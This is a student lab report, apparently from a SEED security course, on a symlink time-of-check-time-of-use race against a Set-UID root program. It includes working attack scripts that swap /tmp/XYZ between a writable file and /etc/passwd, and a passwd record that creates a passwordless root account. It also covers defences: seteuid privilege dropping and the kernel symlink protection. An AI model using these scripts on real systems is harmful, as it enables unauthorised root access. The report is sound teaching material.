Race Condition

> 16307130212 管佳乐


Task 0: Initial Setup

This is a symlink-based time-of-check-time-of-use race

So first disable the built-in protection against race condition attacks.

```
$ sudo sysctl -w fs.protected_symlinks=0
```

Compile the vulnerable program and make it a Set-UID root program.




```
[04/17/19]seed@VM:~/.../lab4$ make vulp
gcc vulp.c -o vulp.o
sudo chown root vulp.o
sudo chmod 4755 vulp.o
```

Task 1: Choosing Our Target

Modify `/etc/passwd`

```
$ sudo vi /etc/passwd
# append a record to the end of the file
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```

Only input `enter` after `Password:`, and we could get a root shell.



```
[04/17/19]seed@VM:~/.../lab4$ sudo vi /etc/passwd
[sudo] password for seed:
[04/17/19]seed@VM:~/.../lab4$ su test
Password:
root@VM:/home/seed/Desktop/lab4# whoami
root
root@VM:/home/seed/Desktop/lab4# 
```

Clean `/etc/passwd` for future tasks. And this file is gonna be our target.

```
$ sudo vi /etc/passwd
# delete this record
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```

Task 2: Launching the Race Condition Attack

Construct the malicious text file `passwd_input`. It contains the record that we want to append to `/etc/passwd`

```
echo "test:U6aMy0wojraho:0:0:test:/root:/bin/bash" > passwd_input
```


`run.sh` is the file for the vulnerable program, it will loop until the attack is successful. And it will show how long the attack has taken.

```
#!/bin/bash
SECONDS=0
CHECK_FILE="ls -l /etc/passwd"
old=$($CHECK_FILE)
new=$($CHECK_FILE)
while [ "$old" == "$new" ]
do
    ./vulp.o < passwd_input
    new=$($CHECK_FILE)
done
echo "STOP... The passwd file has been changed after $SECONDS secs"
```

`attack.sh`, `temp` is a file in the current directory which can be write and read by user `seed`.

We use `temp` to set a temporary link. In a successful race condition, the vulnerable program would `access` the `temp` file, but `open` the `/etc/passwd` instead. Moreover, `vulp.o` is a Set-UID program. It would run with root privilege. Then we could modify `temp`.


```
#!/bin/bash
CHECK_FILE="ls -l /etc/passwd"
old=$($CHECK_FILE)
new=$($CHECK_FILE)
while [ "$old" == "$new" ]
do
    ln -sf /home/seed/Desktop/lab4/temp /tmp/XYZ
    ln -sf /etc/passwd /tmp/XYZ
    new=$($CHECK_FILE)
done
echo "STOP... The passwd file has been changed"
```



```
[04/17/19]seed@VM:~/.../lab4$ vi attack.sh
[04/17/19]seed@VM:~/.../lab4$ ./attack.sh
STOP... The passwd file has been changed
[04/17/19]seed@VM:~/.../lab4$
```

```
No permission
No permission
STOP... The passwd file has been changed after 7 secs
[04/17/19]seed@VM:~/.../lab4$
```

I've repeated task 2 for a few times. They succeeded after 7, 12, 8 and 6 secs respectively. So I have a good reason to argue that if I tried for 30 secs or more, I actually failed the test.



```
[04/17/19]seed@VM:~/.../lab4$ cat /etc/passwd | grep test
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
[04/17/19]seed@VM:~/.../lab4$ su test
Password:
root@VM:/home/seed/Desktop/lab4#
```

And after I typed `enter` after `Password:`, I switched to root account successfully.

Task 3: Applying the Principle of Least Privilege

As the document says, we should use `seteuid` system call to temporarily disable the root privilege, and later enable it if necessary.


In addition, I consulted the manual of `seteuid()`. we could set effective `uid` of saved values albeit it is a root `uid`.

```
// seteuid()  sets  the  effective user ID of the calling process.
// Unprivileged user processes may
// only set the effective user ID to the real user ID,
// the effective user ID or the saved set-user-ID.
#include <sys/types.h>
#include <unistd.h>
// returns the real user ID of the calling process.
uid_t getuid(void);
// returns the effective user ID of the calling process.
uid_t geteuid(void);
// sets the effective user ID of the calling process.
int seteuid(uid_t euid);
```


This is the modified version, `vulp3.c`

```
uid_t euid = geteuid();
seteuid(getuid());

if(!access(fn, W_OK)){
    fp = fopen(fn, "a+");
    fwrite("\n", sizeof(char), 1, fp);
    fwrite(buffer, sizeof(char), strlen(buffer), fp);
    fclose(fp);
}
else printf("No permission \n");

seteuid(euid);
```

Compile and run



```
root@VM:/home/seed/Desktop/lab4# make vulp3
gcc vulp3.c -o vulp3.o
sudo chown root vulp3.o
sudo chmod 4755 vulp3.o
```



```
root@VM:/home/seed/Desktop/lab4# make vulp3
gcc vulp3.c -o vulp3.o
sudo chown root vulp3.o
sudo chmod 4755 vulp3.o
root@VM:/home/seed/Desktop/lab4# ./attack.sh
^C
root@VM:/home/seed/Desktop/lab4#
```

```
No permission
107 secs
107 secs
No permission
107 secs
^C
[04/17/19]seed@VM:~/.../lab4$
```

After more than 100 secs, I deem that it failed. The `seteuid()` function introduced a code segment where `access()` and `open()` would share the same privilege, so the try would fail.

Task 4: Using Ubuntu's Built-in Scheme

```
$ sudo sysctl -w fs.protected_symlinks=1
$ ./run4.sh
```

This is a symlink and hardlink restriction for security purposes since Kernel 3.6. Just as the document put it,

> symlinks in world-writable sticky directories (e.g.tmp) cannot be followed if the follower and directory owner do not match the symlink owner.

And I also searched for the definition of sticky


> A Sticky bit is a permission bit that is set on a file or a directory that lets only the owner of the file/directory or the root user to delete or rename the file. No other user is given privileges to delete the file created by some other user.

The weakness is that some programs would fail due to its strict regulation on links. And this security feature is not enabled on some Linux distributions.

And in our experiment

```
$ ./attack.sh
```


Before turn on the protection, the attack would succeed in 7 secs.



```
[04/17/19]seed@VM:~/.../lab4$ sudo sysctl -w fs.protected_symlinks=0
fs.protected_symlinks = 0
[04/17/19]seed@VM:~/.../lab4$ ./attack.sh
STOP... The passwd file has been changed
[04/17/19]seed@VM:~/.../lab4$
```

```
No permission
7 secs
7 secs
STOP... The passwd file has been changed after 7 secs
[04/17/19]seed@VM:~/.../lab4$
```

But after turning on the protection, the attack would not succeed after 50 secs. And there are Segmentation Fault reported since there are some privilege issues.



```
^C./run4.sh: line 11:  5127 Segmentation fault      (core dumped) ./vulp.o < passwd_input
46 secs
./run4.sh: line 11:  5295 Segmentation fault      (core dumped) ./vulp.o < passwd_input
47 secs
^C./run4.sh: line 11:  5457 Segmentation fault      (core dumped) ./vulp.o < passwd_input
48 secs
No permission
48 secs
No permission
48 secs
^C./run4.sh: line 11:  5634 Segmentation fault      (core dumped) ./vulp.o < passwd_input
49 secs
No permission
49 secs
No permission
49 secs
No permission
49 secs
^C^C^C./run4.sh: line 11:  5814 Segmentation fault      (core dumped) ./vulp.o < passwd_input
50 secs
^C^C./run4.sh: line 11:  5982 Segmentation fault      (core dumped) ./vulp.o < passwd_input
50 secs
^Z
[1]+  Stopped                 ./run4.sh
[04/17/19]seed@VM:~/.../lab4$
```